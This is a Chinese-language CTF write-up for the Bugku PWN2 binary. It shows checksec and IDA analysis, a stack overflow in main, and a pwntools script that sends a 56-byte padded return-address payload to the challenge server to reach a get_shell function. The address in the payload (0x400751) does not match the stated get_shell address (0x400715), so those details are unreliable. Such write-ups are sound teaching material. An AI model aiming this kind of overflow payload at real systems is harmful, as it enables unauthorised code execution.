
Bugku_PWN2　WriteUp


先下载解压文件，放到虚拟机中。

file 查看文件类型，发现 x86-64，以及 dynamically linked，发现是 64 位的，而且是动态连接的。


checksec 一下，发现没有任何保护机制，直接放到 IDA64 里面看一下。



很容易看到后门函数 get_shell。



查看反汇编，应该是从一个地方跳转到这里拿到 flag，get_shell 的起始地址为 0x400715。



再看 main 函数，发现有一个 read 函数可以进行栈溢出。

```
-0000000000000003                db ? ; undefined
-0000000000000002                db ? ; undefined
-0000000000000001                db ? ; undefined
+0000000000000000  s             db 8 dup(?)
+0000000000000008  r             db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

点击变量 s，查找溢出地址，得到 r-s=0x38，换算成 10 进制就是 56bytes，得到溢出点为 56，构造 payload。

```
from pwn import *

ip = "114.67.246.176"

port = 14268

p=remote(ip,port)

p.recvuntil('something?')

payload='a'*56+p64(0x400751).decode("iso-8859-1")

p.sendline(payload)

p.interactive()
```

- 在这里特别标注一下，p64()在 python2 中可编译通过，在 python3 中会报错，解决方法是 p64().decode("iso-8859-1")。